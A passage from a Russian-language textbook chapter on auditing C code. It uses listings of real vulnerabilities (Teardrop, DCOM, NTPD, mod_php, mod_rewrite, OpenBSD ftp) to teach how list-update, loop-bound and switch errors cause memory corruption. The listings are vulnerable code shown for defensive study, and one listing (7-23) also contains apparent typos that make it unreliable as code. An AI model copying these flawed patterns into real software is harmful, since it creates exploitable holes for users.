Часто члены структур списков или глобальные переменные используются для указания на голову списка и, возможно, на хвост списка. Если проверяющий код может найти случай, где эти переменные обновляются неправильно, появляется возможность обращаться к устаревшим элементам или неопределенным данным так, будто они являются частью списка. Например, рассмотрим код в листинге 7-12.

Листинг 7-12. *Уязвимости пустого списка*

```
/* head and tail elements of a doubly linked, noncircular list */
struct member *head, *tail;

int delete_element(unsigned int key) {
    struct member *tmp;

    for (tmp = head; tmp; tmp = tmp->next) {
        if (tmp->key == key) {
            if (tmp->prev)
                tmp->prev->next = tmp->next;
            if (tmp->next)
                tmp->next->prev = tmp->prev;
            free(tmp);
            return 1;
        }
```

```
    }

    return 0;
}
```

В коде удаления из листинга 7-12 есть очевидное упущение: если удаляются элементы head или tail, это удаление не учитывается в функции `delete_element()`. Поскольку глобальные переменные `head` и `tail` не обновляются, первый или последний элемент может быть удален этой функцией, а затем к нему сможет обратиться любой код, манипулирующий указателями `head` или `tail`. Код, который неправильно работает с элементами head и tail, встречается нечасто, но такое возможно, особенно когда управление списком децентрализовано, то есть нет чистого интерфейса управления списком и управление происходит бессистемно в разных местах кода.

Некоторые реализации инициализируют список пустыми элементами head и/или tail, часто называемыми **sentinel nodes** (или sentinels). Sentinel nodes используются в основном для удобства, чтобы коду не приходилось специально обрабатывать случаи пустого списка, поскольку sentinel nodes всегда дают как минимум один элемент. Если пользователи могут добавлять элементы данных, которые выглядят для программы как sentinels, или заставлять sentinels удаляться, код управления списком может быть подвержен уязвимостям из-за неверной интерпретации того, где находится head или tail списка.

Дублирующиеся элементы

В зависимости от характера хранимых данных дублирующиеся элементы могут вызывать проблемы. Элементы, содержащие одинаковые ключи (значения данных, используемые для характеристики структуры как уникальной), могут быть перепутаны друг с другом, из-за чего из списка будет выбран неправильный элемент. Такая ошибка может иметь интересные последствия; например, сессии, уникально идентифицируемые cookie, могут быть перепутаны, если два или более клиента предоставят одинаковые cookies. Эта путаница может привести к некоторой утечке информации, повышению привилегий или другой компрометации.

Обновления указателей previous и next

Ошибки реализации при удалении и вставке элементов могут помешать корректному обновлению указателей previous и next. Это особенно справедливо, если программа рассматривает текущий элемент как head или tail списка. Листинг 7-13 показывает потенциальную проблему, возникающую при обновлении элементов списка.

Листинг 7-13. *Ошибка обновления указателей списка*

```
struct member *head, *tail;

int delete_element(unsigned int key) {
    struct member *tmp;

    for (tmp = head; tmp; tmp = tmp->next) {
        if (tmp->key == key) {
            if (tmp->prev)
                tmp->prev->next = tmp->next;
            if (tmp->next)
                tmp->next->prev = tmp->prev;
            if (tmp == head)
                head = tmp->next;
            else if (tmp == tail)
                tail = tmp->prev;
            free(tmp);
            return 1;
        }
    }
    return 0;
```

```
}
```

В коде листинга 7-13 есть небольшая ошибка при обновлении элементов head и tail. Если в списке существует только один элемент, и head, и tail указывают на него, однако в коде видно, что при проверке, является ли элемент head или tail, используется оператор `else`. Поэтому если в списке существует один элемент и он удаляется, head корректно обновляется в `NULL`, но tail указывает на устаревший элемент.

Диапазоны данных

В упорядоченных списках элементы отсортированы в некотором порядке на основе члена данных, отличающего каждый элемент списка. Часто каждый элемент данных в списке представляет диапазон значений, например часть IP datagram в очереди IP-фрагментов или диапазоны памяти в управляющих структурах ядра для процессов. Код, используемый для реализации этой, казалось бы, простой структуры данных, может быть довольно сложным, особенно когда нужно учитывать следующие нюансы данных:

• Можно ли предоставить перекрывающиеся диапазоны данных?

• Можно ли предоставить заменяющие диапазоны данных (дублирующиеся элементы)?

• Старые или новые данные имеют приоритет?

• Что происходит, когда предоставляются диапазоны данных нулевой длины?

Если эти детали обрабатываются неправильно, они могут привести к логическим ошибкам в обработке данных или несогласованностям в структурах данных списка. Наиболее вероятный результат такого недосмотра -- эксплуатируемое условие повреждения памяти. Листинг 7-14 -- код из ядра Linux, знаменитый баг teardrop. Он показывает, как перекрывающиеся диапазоны данных могут обрабатываться неправильно, приводя к уязвимости.

Листинг 7-14. *Уязвимость Linux Teardrop*

```
/*
 * We found where to put this one.
 * Check for overlap with preceding fragment,
 * and, if needed, align things so that any
 * overlaps are eliminated.
 */
if (prev != NULL && offset < prev->end) {
    i = prev->end - offset;
    offset += i; /* ptr into datagram */
    ptr += i;    /* ptr into fragment data */
}

...

/* Fill in the structure. */
fp->offset = offset;
fp->end = end;
fp->len = end - offset;
```

Этот код обрабатывает входящие IP-фрагменты, которые нужно поместить в очередь с другими фрагментами, являющимися частью одной IP datagram. Переменная `offset` представляет смещение в полной datagram, где начинается текущий фрагмент. Переменная `end` -- это смещение в полной datagram, где текущий фрагмент заканчивается; оно вычисляется добавлением начального смещения фрагмента и его длины. IP-код проходит по списку фрагментов и выходит из цикла, когда находит правильное место в списке для вставки входящего IP-фрагмента. Если между двумя фрагментами есть перекрытие, текущий фрагмент уменьшается так, чтобы в очередь добавлялись только еще не учтенные диапазоны данных, а перекрывающиеся данные отбрасывались. "Перекрытие" в этой ситуации означает, что два или более фрагмента частично

или полностью предоставляют дублирующиеся диапазоны данных. Например, если один фрагмент предоставляет данные со смещения 10-30, а другой задает 20-40, они перекрываются, потому что оба фрагмента задают данные со смещения 20-30.

Уязвимость в этом коде возникает во время процесса уменьшения текущего фрагмента; код написан с предположением, что `end` больше или равен `prev->end`. Если это не так, `offset` инкрементируется и становится больше `end`. В результате переменная `fp->len` получает отрицательное значение, которое позже используется как аргумент `memcpy()`, приводя к переполнению буфера.

Алгоритмы хэширования

Хэш-таблицы -- еще одна популярная структура данных, обычно используемая для быстрого доступа к элементам данных. Хэш-таблица часто реализуется как массив связанных списков, поэтому предыдущее обсуждение управления списками также относится к хэш-таблицам. Хэш-таблицы используют элемент списка как вход для хэш-функции (хэш-функции обсуждаются в главе 2, "Анализ проектирования"). Получившееся хэш-значение используется как индекс в массиве. При работе с хэш-таблицами аудиторы кода должны рассмотреть следующие дополнительные вопросы:

• *Может ли алгоритм хэширования давать недопустимые результаты?* Большинство алгоритмов хэширования пытается гарантировать, что результат лежит в определенном диапазоне (размере массива), выполняя операцию и затем используя оператор modulus или `and` над результатом. Как обсуждалось в главе 6, один потенциальный вектор атаки -- заставить оператор modulus вернуть отрицательные результаты. Такой результат позволил бы отрицательное индексирование в массив, используемый для хранения элементов. Кроме того, проверяющие код должны оценить последствия ситуации, где на элементы данных можно влиять так, что возникает множество коллизий. Часто эта проблема замедляет поиск, что может быть серьезной проблемой, если приложение критично ко времени.

• *Каковы последствия invalidating elements?* Несколько алгоритмов, хранящих множество элементов данных, могут делать members недействительными на основе определенных условий, например timeout или достижения порогов памяти. Такое pruning иногда может иметь неожиданные последствия. Как и со списками, аудиторы кода должны определить, могут ли invalidated elements быть неправильно отвязаны от таблицы, из-за чего приложение потенциально будет позже использовать устаревшие элементы. Предсказуемое invalidating elements может иметь и другие интересные последствия, например заставить приложение с несколькими элементами session data удалить действительные сессии, что приведет к denial-of-service condition.

Аудит потока управления

Как вы узнали в главе 4, "Процесс анализа приложения", control flow относится к тому, как процессор выполняет определенную последовательность инструкций. В языках программирования есть несколько конструкций, позволяющих программистам переходить к разным путям кода на основе условия, повторять инструкции некоторое число итераций и вызывать подпрограммы (напрямую или косвенно). Эти конструкции являются базовыми строительными блоками языков программирования, и каждый разработчик с ними знаком. При аудите кода интересно видеть, что эти конструкции часто имеют похожие уязвимости безопасности не потому, что программисты не знают, как их реализовать, а потому, что приложение может попасть в специфический контекст, который неправильно учтен. В этом разделе рассматриваются конструкции циклов и операторов switch, управляющие внутренним потоком выполнения. Внешний поток управления

рассматривается далее в этой главе в разделе "Аудит функций". Пока вы сосредоточитесь на том, как аудировать циклы и ветвления в стиле switch, и узнаете некоторые ориентиры того, на что смотреть при оценке их корректного использования.

Конструкции циклов

Конструкции циклов чрезвычайно распространены и используются в каждом компоненте обработки приложения: при инициализации структур, обработке ввода, взаимодействии с файловой системой или освобождении памяти. Этот раздел сосредоточен на циклах обработки данных, которые используются для интерпретации предоставленных пользователем данных и построения некоторой формы вывода на основе этих данных. Такой вывод может варьироваться от элементов, извлеченных из пользовательского ввода, до данных, производных от ввода. Циклы такого типа представляют самую непосредственную угрозу безопасности приложения.

Цикл может быть построен неправильно разными способами, из-за чего он вызывает чтение или запись за пределами предоставленных буферов данных. Следующие распространенные ошибки могут заставить циклы вести себя способом, противоречащим намерениям программиста:

• Условия завершения не учитывают размеры буфера назначения или в некоторых случаях учитывают размеры назначения неправильно.

• Цикл является posttest, хотя должен быть pretest.

• Оператор `break` или `continue` отсутствует или размещен неправильно.

• Неправильно поставленный знак пунктуации заставляет цикл делать не то, что он должен.

Любое из этих условий может иметь потенциально катастрофические последствия для безопасности приложения, особенно если цикл каким-либо образом выполняет записи в память. Как обсуждалось в главе 5, "Повреждение памяти", записи имеют наибольший шанс разрушительно повлиять на другие переменные или информацию о состоянии программы и, следовательно, привести к эксплуатируемой ситуации.

Условия завершения

Разработчикам приложений часто приходится строить циклы для обработки данных, которыми может управлять пользователь. Эти циклы должны разбирать и извлекать поля данных, искать вхождения определенных элементов данных или сохранять части данных в определенное назначение, например в другую область памяти или файл. Когда цикл выполняет копирование данных, необходимо проверить, выполняется ли копирование безопасно, то есть нет ли способа, при котором цикл может читать или писать за границами объектов, над которыми он работает. Обычно циклы, выполняющие такие копирования, имеют несколько **условий завершения**, то есть проверок, которые могут заставить цикл выйти. Цикл может иметь условие завершения, проверяющее успешное завершение копирования, а также несколько условий завершения, пытающихся учесть ошибочные условия, которые могут возникнуть во время обработки. Если набор условий завершения в цикле недостаточно учитывает все возможные ошибочные условия или реализация проверок некорректна, программа может быть уязвима к компрометации в той или иной форме. При работе с вычислениями длины могут возникнуть две основные проблемы:

• Циклы не учитывают размер буфера.

• Проверка размера выполняется, но она неверна.

Первая проблема довольно проста: проверка размера входных или выходных данных не выполняется, поэтому если злоумышленники могут предоставить больше данных, чем было выделено для буфера назначения, они могут вызвать условие переполнения буфера и

скомпрометировать приложение. Листинг 7-15 показывает простой пример.

Листинг 7-15. *Простой незавершающийся цикл переполнения буфера*

```
int copy(char *dst, char *src) {
    char *dst0 = dst;

    while (*src)
        *dst++ = *src++;

    *dst++ = '\0';
    return dst - dst0;
}
```

Код в листинге 7-15 по сути выполняет ту же задачу, что и процедура `strcpy()`: он копирует данные из `src` в `dst`, пока не встретит NUL-байт. Такие циклы обычно довольно легко заметить при аудите кода, и они часто встречаются в крупных приложениях. Примечательный пример есть в RPC-интерфейсе Object Activation для Distributed Component Object Model (DCOM) в операционных системах Windows. В этом интерфейсе есть компактный цикл в функции `GetMachineName()`. Листинг 7-16 показывает приблизительный C-код на основе ассемблерного кода.

Листинг 7-16. *Листинг переполнения буфера MS-RPC DCOM*

```
GetMachineName(WCHAR *src, WCHAR *dst, int arg_8) {
    for (src++; *src != (WCHAR)'\\'; )
        *dst++ = *src++;
    ...
}
```

Как видите, это переполнение буфера похоже на листинг 7-15 и выполняет потенциально опасное копирование. Однако иногда при чтении сложных функций с вложенными циклами такие подозрительные циклические конструкции бывает трудно заметить. Часто сложно проверить, действительно ли они представляют потенциальную уязвимость. Листинг 7-17 из NTPD, демона network time protocol (NTP), демонстрирует более сложный копирующий цикл.

Листинг 7-17. *Пример переполнения буфера в NTPD*

```
while (cp < reqend && isspace(*cp))
    cp++;

if (cp == reqend || *cp == ',') {
    buf[0] = '\0';
    *data = buf;
    if (cp < reqend)
        cp++;
    reqpt = cp;
    return v;
}

if (*cp == '=') {
    cp++;
    tp = buf;
    while (cp < reqend && isspace(*cp))
        cp++;
    while (cp < reqend && *cp != ',')
        *tp++ = *cp++;
    if (cp < reqend)
        cp++;
    *tp = '\0';
    while (isspace(*(tp - 1)))
        *(--tp) = '\0';
    reqpt = cp;
    *data = buf;
    return v;
}
```

Код в листинге 7-17 обрабатывает control packet NTP. Он уязвим к переполнению буфера, поскольку буфер назначения, на который указывает `tp`, не проверяется на достаточность размера для хранения входных данных, предоставленных пользователями. В листинг включено много окружающего кода, чтобы показать, как сложный код иногда усложняет аудит. Возможно, вам придется сделать несколько проходов, прежде чем вы поймете, что делает предыдущая функция и может ли конструкция цикла `while`, которая сначала кажется уязвимой, быть достигнута со значениями, запускающими уязвимость.

Совет аудитору

Когда копирование данных в циклах выполняется без проверки размера, проверьте каждый путь выполнения, ведущий к опасному циклу, и определите, можно ли достичь его так, чтобы исходный буфер был больше буфера назначения.

Вторая проблема при работе с вычислениями длины, как упоминалось в начале этого раздела, -- неправильно выполненная проверка размера. В последние годы разработчики приложений стали осторожнее с конструкциями циклов, добавляя проверку длины как одно из условий завершения цикла. Однако иногда проверка реализуется неправильно, оставляя приложение уязвимым для компрометации.

Первая распространенная ошибка -- off-by-one (обсуждалась в главе 5). Эта уязвимость чаще всего возникает при обработке строк, как в следующем примере:

```
for (i = 0; src[i] && i < sizeof(dst); i++)
    dst[i] = src[i];

dst[i] = '\0';
```

Технически цикл здесь не виноват. Он записывает данные в буфер назначения и не пишет за пределами буфера `dst`. Однако оператор сразу после него может записать один байт за конец массива. Это происходит, когда цикл завершается потому, что `i` равен размеру буфера назначения `buf`. В этом случае оператор `dst[i] = '\0'` становится эквивалентен `dst[sizeof(dst)] = '\0'`, что записывает NUL на один байт за выделенное пространство `buf`. Этот баг часто связан с циклами такого рода.

Предыдущая уязвимость подводит к следующему интересному поведению, на которое нужно обращать внимание: иногда, когда циклы завершаются неожиданным образом, переменные могут оставаться в несогласованном состоянии. Важно определить, какие переменные находятся под влиянием конструкции цикла и оставляет ли какое-либо потенциальное условие выхода (обычно граничное условие, обозначающее ошибку некоторого рода) одну из этих переменных в несогласованном состоянии. Естественно, это определение релевантно только если переменные используются после завершения цикла. Листинг 7-18 показывает код из mod_php, который читает POST-данные от пользователей.

Листинг 7-18. *Уязвимость незавершающегося буфера в Apache mod_php*

```
SAPI_API SAPI_POST_READER_FUNC(sapi_read_standard_form_data) {
    int read_bytes;
    int allocated_bytes = SAPI_POST_BLOCK_SIZE + 1;

    if (SG(request_info).content_length > SG(post_max_size)) {
        php_error_docref(NULL TSRMLS_CC, E_WARNING,
                         "POST Content-Length of %ld bytes exceeds the limit of %ld bytes",
                         SG(request_info).content_length,
                         SG(post_max_size));
        return;
    }
    SG(request_info).post_data = emalloc(allocated_bytes);
```

```
    for (;;) {
        read_bytes = sapi_module.read_post(
            SG(request_info).post_data + SG(read_post_bytes),
            SAPI_POST_BLOCK_SIZE TSRMLS_CC);

        if (read_bytes <= 0) {
            break;
        }

        SG(read_post_bytes) += read_bytes;

        if (SG(read_post_bytes) > SG(post_max_size)) {
            php_error_docref(NULL TSRMLS_CC, E_WARNING,
                             "Actual POST length does not match Content-Length, and exceeds %ld bytes",
                             SG(post_max_size));
            return;
        }

        if (read_bytes < SAPI_POST_BLOCK_SIZE) {
            break;
        }

        if (SG(read_post_bytes) + SAPI_POST_BLOCK_SIZE >= allocated_bytes) {
            allocated_bytes = SG(read_post_bytes) + SAPI_POST_BLOCK_SIZE + 1;
            SG(request_info).post_data =
                erealloc(SG(request_info).post_data, allocated_bytes);
        }
    }

    SG(request_info).post_data[SG(read_post_bytes)] = 0; /* terminating NULL */
    SG(request_info).post_data_length = SG(read_post_bytes);
}
```

Ожидается, что функция `sapi_read_standard_form_data` заполнит глобальный буфер `post_data` и поместит NUL-байт в конец буфера. Однако в одном случае она этого не делает: если предоставлено больше данных, чем `post_max_size`, генерируется предупреждение и функция возвращается. Поскольку эта функция имеет тип `void` и не возвращает значение, вызывающий код не знает, что произошла ошибка, и продолжает обработку, ничего не подозревая.

Обратите внимание, что в некоторых обстоятельствах функция `php_error_docref()` может заставить процесс завершиться, в зависимости от второго аргумента; однако в этом случае функция просто генерирует предупреждение. В обычных обстоятельствах такой баг создавал бы потенциальные возможности эксплуатации, заставляя указатель инкрементироваться за пределы переменной `post_data`. Однако в этом случае allocator не позволяет предоставить `post_max_size` (8 MB) байтов в запросе, потому что существует лимит памяти 8 MB на запрос, хотя и максимальный лимит данных для выделения памяти, и `post_max_size` могут быть настроены.

Совет аудитору

Отмечайте все условия выхода из цикла, а также все переменные, которыми манипулирует цикл. Определите, существуют ли условия, при которых переменные остаются в несогласованном состоянии. Обращайте внимание на места, где цикл завершается из-за неожиданной ошибки, поскольку такие ситуации с большей вероятностью оставляют переменные в несогласованном состоянии.

Еще одна off-by-one ошибка возникает, когда переменная неправильно проверяется на попадание в определенные границы *до* того, как она инкрементируется и используется. Листинг 7-19, код из модуля Apache mod_rewrite, демонстрирует эту ошибку.

Листинг 7-19. *Off-by-one уязвимость Apache 1.3.29/2.X mod_rewrite*

```
/* special thing for ldap.
 * The parts are separated by question marks.
 * From RFC 2255:
 * ldapurl = scheme "://" [hostport] ["/"
 * [dn ["?" [attributes] ["?" [scope]
 * ["?" [filter] ["?" extensions]]]]]
 */
if (!strncasecmp(uri, "ldap", 4)) {
    char *token[5];
    int c = 0;

    token[0] = cp = ap_pstrdup(p, cp);
    while (*cp && c < 5) {
        if (*cp == '?') {
            token[++c] = cp + 1;
            *cp = '\0';
        }
        ++cp;
    }
```

Как видите, переменная `c` используется, чтобы гарантировать, что в массиве указателей `token` хранится только пять указателей. Однако после выполнения проверки размера переменная `c` инкрементируется и используется, а значит проверка должна читаться как `(*cp && c < 4)`. Если атакующий предоставляет входные данные для цикла так, что `c` равно четырем, вход проходит проверку длины, но заставляет программу записать указатель в `token[5]`, что находится за пределами выделенного пространства для `token`. Эта ошибка может привести к эксплуатируемому условию, потому что атакующий записывает указатель на контролируемые пользователем данные за пределы переменной `token`.

Циклы, которые могут записывать несколько элементов данных за одну итерацию, также могут быть уязвимы к неправильным проверкам размера. В прошлом несколько уязвимостей возникали из-за экранирования или расширения символов, которые не были достаточно учтены проверкой размера в цикле. Нидерландский исследователь Scrippie нашел примечательный баг в OpenBSD 2.8. Код в листинге 7-20, взятый из `ftp`-демона OpenBSD 2.8, копирует данные в буфер назначения, экранируя символы двойной кавычки (") по мере их встречи.

Листинг 7-20. *Off-by-one уязвимость OpenBSD ftp*

```
char npath[MAXPATHLEN];
int i;

for (i = 0; *name != '\0' && i < sizeof(npath) - 1; i++, name++) {
    npath[i] = *name;
    if (*name == '"')
        npath[++i] = '"';
}

npath[i] = '\0';
```

Проблема в листинге 7-20 состоит в том, что переменная `i` может быть инкрементирована дважды за одну итерацию цикла. Поэтому если символ двойной кавычки встречается в исходной строке в позиции `(sizeof(npath)-2)`, `i` инкрементируется дважды и получает значение `(sizeof(npath))`, а оператор сразу после цикла записывает нулевой байт за пределами буфера. Этот код в итоге оказался эксплуатируемой off-by-one уязвимостью.

Наконец, проверка размера цикла может быть недействительной из-за преобразования типов, арифметического граничного условия, неправильного использования оператора или ошибки арифметики указателей. Эти вопросы обсуждались в главе 6.

Posttest-циклы и pretest-циклы

При написании программных циклов разработчики могут решать, использовать ли posttest или pretest управляющую структуру. **Posttest-цикл** проверяет условие завершения цикла в конце каждой итерации; **pretest-цикл** проверяет условие перед каждой итерацией. В C posttest- и pretest-циклы легко различить: posttest-цикл использует конструкцию `do {...} while()`, а pretest-циклы используют `for( ;; ) {...}` или `while() {...}`. Pretest-циклы обычно используются чаще; posttest-циклы применяются в некоторых ситуациях по необходимости или из личных предпочтений. При встрече с циклами аудиторы кода должны определить последствия выбора разработчиком формы цикла и то, может ли этот выбор иметь негативные последствия для кода.

Posttest-циклы следует использовать, когда тело цикла всегда должно быть выполнено хотя бы один раз. Как аудитор, вы должны искать потенциальные ситуации, где выполнение тела цикла может привести к неожиданному условию. Один момент, на который стоит обращать внимание, -- условная форма цикла выполняет sanity check, который следовало бы выполнить до входа в цикл. Рассмотрим пример в листинге 7-21, где posttest-цикл используется для простой обработки строки.

Листинг 7-21. *Уязвимость postincrement-цикла*

```
char *cp = get_user_data();

...

do {
    ++cp;
} while (*cp && *cp != ',');
```

В этом коде, если предоставленные данные являются пустой строкой (строкой, содержащей только NUL-символ), указатель `cp` инкрементируется за предполагаемые границы строки. Цикл продолжает обрабатывать неопределенные данные, потенциально приводя к повреждению памяти или какой-либо уязвимости утечки информации. Программист должен был проверить, указывает ли `cp` на NUL-символ, до входа в цикл, поэтому этот цикл следовало записать в pretest-форме.

Аналогично, программист может использовать pretest-цикл, когда posttest-формат был бы более уместен, и вследствие этого создать эксплуатируемую ситуацию. Если код после цикла ожидает, что тело цикла было выполнено хотя бы один раз, атакующий может намеренно полностью пропустить цикл и создать эксплуатируемое условие. Рассмотрим код в листинге 7-22.

Листинг 7-22. *Уязвимость pretest-цикла*

```
char **parse_array(char *raw_data) {
    int i, token_array_size = 0;
    char **token_array = NULL;

    for (i = 0; (element = parse_element(&raw_data)) != NULL; i++) {
        if (i >= token_array_size) {
            token_array_size += 32;
            token_array = safe_realloc(token_array,
                                       token_array_size * sizeof(char *));
        }
        token_array[i] = element;
    }

    token_array[i] = NULL;
    return token_array;
}
```

В этом примере код после цикла предполагает, что массив `token_array` был выделен, что может произойти только если цикл выполнится хотя бы один раз. Если первый вызов `parse_element()` возвращает `NULL`, входа в цикл не происходит, `token_array` никогда не выделяется, и выделенный код вызывает разыменование `NULL`-указателя, что приводит к потенциальному падению.

Ошибки пунктуации

Как обсуждалось в главе 6, типографические ошибки могут приводить к ситуациям с последствиями для безопасности. Иногда разработчики ошибочно вставляют лишние знаки пунктуации языка там, где их быть не должно, и такая ошибка часто приводит к тому, что цикл делает не то, что предполагалось. Рассмотрим простой пример:

```
for (i = 0; i < sizeof(dest) && *src != ' '; i++, src++);
    dest[i] = *src;

if (i == sizeof(dest))
    i--;

dest[i] = '\0';
```

Цикл `for` в этом коде должен копировать данные в массив `dest`; однако программист допустил небольшую ошибку: точку с запятой в конце строки с циклом `for`. Поэтому цикл на самом деле ничего не копирует, а то, что должно было быть телом цикла, всегда выполняется один раз после того, как счетчик инкрементирован за границы массива. Эта ошибка означает, что потенциально можно записать байт в `dest[sizeof(dest)]`, что будет на один байт за пределами.

Естественно, такие ошибки не слишком распространены, потому что они обычно ломают функциональность программы и, следовательно, обнаруживаются во время тестирования или разработки. Простое тестирование кода из предыдущего примера, вероятно, показало бы программисту, что любая последующая обработка `dest` имеет проблему, потому что цикл не копирует данные в `dest`, как должен. Однако такие ошибки время от времени возникают так, что не влияют на функциональность программы, или появляются в коде обработки ошибок или отладки, который не тестировался. Как обсуждалось в главе 6, проверяющие всегда должны быть внимательны к таким небольшим ошибкам пунктуации.

Операторы передачи потока управления

Языки программирования обычно предоставляют операторы потока управления, которые разработчики могут использовать для перенаправления выполнения очень прямыми способами. У циклов обычно есть механизм, с помощью которого программист может немедленно завершить цикл или перейти к следующей итерации цикла. Операторы в стиле switch имеют ключевые слова для обозначения тела `case` и механизм выхода из тела `case`. Некоторые языки предоставляют операторы в стиле `goto` и `longjmp`, которые могут позволять произвольные передачи потока управления внутри функции или через границы функций.

Иногда разработчики приложений неправильно используют эти операторы потока управления способами, которые могут иметь последствия для безопасности, потому что эти ключевые слова часто перегружены. В C оператор `break` используется для выхода из оператора `switch` и для завершения цикла. Двойное использование этого оператора может приводить к нескольким потенциальным ошибкам. Разработчики приложений могут предположить, что оператор `break` может выйти из любого вложенного блока, и использовать его в неправильном месте. Или они могут предположить, что оператор выходит из всех окружающих циклов, а не только из самого ближайшего цикла. Еще одна проблема -- использование оператора `continue` внутри оператора `switch` для перезапуска сравнения switch. Опытные программисты не стали бы сознательно совершать такие ошибки, но они могут оставаться в коде, если вызваны, например, случайными ошибками редактирования и не проявляются сразу при использовании приложения. Однако чтобы такие ошибки остались в коде, они должны выглядеть достаточно правильно, чтобы беглый просмотр не поднял тревогу.

Уязвимость такого рода привела к широко освещенному сбою телефонной сети AT&T в 1990 году. Программист ошибочно использовал оператор `break`, чтобы выйти из блока кода `if`, вложенного в

оператор switch. В результате был непреднамеренно прерван весь блок `switch`.

Операторы switch

При работе с подозрительным потоком управления операторы `switch` имеют несколько уникальных особенностей. Распространенная ловушка, в которую попадают разработчики при использовании операторов `switch`, -- забыть оператор `break` в конце каждой ветви `case`. Эта ошибка может привести к непреднамеренному выполнению кода, когда выполняется ошибочная ветвь `case`. Рассмотрим листинг 7-23.

Листинг 7-23. *Уязвимость из-за пропущенного оператора break*

```
char *escape_string(char *string) {
    char *output, *dest;
    int escape = 0;

    if (!(output = dest = (char *) calloc(strlen(string + 1, sizeof(string)))))
        die("calloc: %m");

    while (*string) {
        switch (*cp) {
        case '\\':
            if (escape) {
                *dest++ = '\';
                escape = 0;
            } else {
                escape = 1;
            }
            break;

        case '\n':
            *dest++ = ' ';

        default:
            *string = *dest++;
        }

        string++;
    }

    return output;
}
```

Этот код допускает ошибку при работе с символом новой строки (`'\n'`). Оператор `break` отсутствует, поэтому каждый символ новой строки приводит к записи пробела в буфер назначения, за которым следует символ новой строки. Это происходит потому, что ветвь `default` выполняется каждый раз, когда выполняется ветвь `'\n'`. В результате код записывает в выходной буфер больше символов, чем ожидалось.

Примечание

В некоторых обстоятельствах программисты намеренно опускают оператор `break` и часто оставляют комментарий, например `/* FALLTHROUGH */`, показывающий, что отсутствие `break` намеренное.

При анализе кода, содержащего операторы `switch`, аудиторы также должны определить, нет ли неучтенных `case`. Иногда операторы `switch` без `default case` могут фактически не выполнять ничего, когда нет выражения `case`, соответствующего результату выражения в операторе `switch`. Такая ошибка часто является недосмотром разработчика и может приводить к непредсказуемым или нежелательным результатам. Листинг 7-24 показывает пример.

Листинг 7-24. *Уязвимость из-за отсутствия default-ветви switch*

```
struct object {
    int type;
    union {
        struct string_obj *str;
        struct int_obj *num;
        struct bool_obj *bool;
    } un;
};

..

struct object *init_object(int type) {
    struct object *obj;

    if (!(obj = (struct object *)malloc(sizeof(struct object))))
        return NULL;

    obj->type = type;
    switch (type) {
    case OBJ_STR:
        obj->un.str = alloc_string();
        break;

    case OBJ_INT:
        obj->un.num = alloc_int();
        break;

    case OBJ_BOOL:
        obj->un.bool = alloc_bool();
        break;
    }

    return obj;
}
```

Листинг 7-24 инициализирует объект на основе предоставленной переменной `type`. Функция `init_object()` предполагает, что предоставленная переменная `type` равна `OBJ_STR`, `OBJ_INT` или `OBJ_BOOL`. Если злоумышленники могут предоставить значение, не являющееся одним из этих трех значений, эта функция не инициализирует выделенную структуру объекта корректно, а значит неинициализированная память позже в программе может быть обработана как указатели.

Аудит функций

Функции -- повсеместный компонент современных программ, независимо от проблемной области приложения или языка программирования. Программисты обычно делят программы на функции, чтобы инкапсулировать функциональность, которую можно повторно использовать в других местах программы, и организовать программу в более мелкие части, которые легче осмыслить и контролировать. Объектно-ориентированные языки программирования поощряют создание member functions, организованных вокруг объектов. Как аудитор кода, когда вы встречаете вызов функции, важно осознавать последствия этого вызова. Спросите себя: какое состояние программы меняется из-за этого вызова? Что может пойти не так с этой функцией? Какую роль играют аргументы в том, как работает функция? Естественно, нужно сосредоточиться на аргументах и аспектах функции, на которые пользователи могут каким-либо образом влиять. Чтобы формализовать этот процесс, ищите четыре основных типа шаблонов уязвимостей, которые могут возникать при вызове функции:

• Возвращаемые значения неверно интерпретируются или игнорируются.

• Предоставленные аргументы каким-либо образом имеют неправильный формат.

• Аргументы обновляются неожиданным образом.

• Из-за вызова функции происходит неожиданное изменение глобального состояния программы.

Следующие разделы рассматривают эти шаблоны и объясняют, почему они потенциально опасны.

Журналы аудита функций

Поскольку функции являются естественным механизмом, с помощью которого программисты делят программы на более мелкие и управляемые части, они дают аудиторам кода отличный способ разделить анализ на управляемые части. Этот раздел описывает создание **журнала аудита**, где можно хранить заметки о местах программы, которые могут пригодиться при последующем анализе. Такой журнал организован вокруг функций и должен содержать заметки о назначении каждой функции и ее side effects. Многие аудиторы кода используют неформальный процесс ведения таких заметок, а пример журнала аудита в этом разделе синтезирует несколько таких неформальных подходов.

Для начала перечислите базовые компоненты записи, как показано в таблице 7-1, а затем можно расширять журнал по мере обсуждения уязвимостей, связанных с взаимодействием функций.

Таблица 7-1. Пример журнала аудита

Function prototype	`int read_data(int sockfd, char **buffer, int *length)`
Description	Reads data from the supplied socket and allocates a buffer for storage.
Location	`src/net/read.c`, line 29
Cross-references	`process_request`, `src/net/process.c`, line 400 `process_login`, `src/net/process.c`, line 932
Return value type	32-bit signed integer.
Return value meaning	Indicates error: 0 for success or -1 for error.
Error conditions	`calloc()` failure when allocating `MAX_SIZE` bytes. If read returns less than or equal to 0.
Erroneous return values	When `calloc()` fails, the function returns NULL instead of -1.

Хотя пока не нужно понимать весь журнал целиком, ниже приведено краткое резюме каждой строки, к которому можно легко возвращаться:

• *Имя функции.* Полный прототип функции.

• *Описание.* Краткое описание того, что делает функция.

• *Расположение.* Место определения функции (файл и номер строки).

• *Перекрестные ссылки.* Места, которые вызывают это определение функции (файлы и номера строк).

• *Тип возвращаемого значения.* Возвращаемый C-тип.

• *Смысл возвращаемого значения.* Набор типов возврата и смысл, который они передают.

• *Условия ошибки.* Условия, которые могут заставить функцию вернуть ошибочные значения.

• *Ошибочные возвращаемые значения.* Возвращаемые значения, которые неточно представляют результат функции, например отсутствие возврата значения ошибки при возникновении условия отказа.

Проверка и интерпретация возвращаемых значений

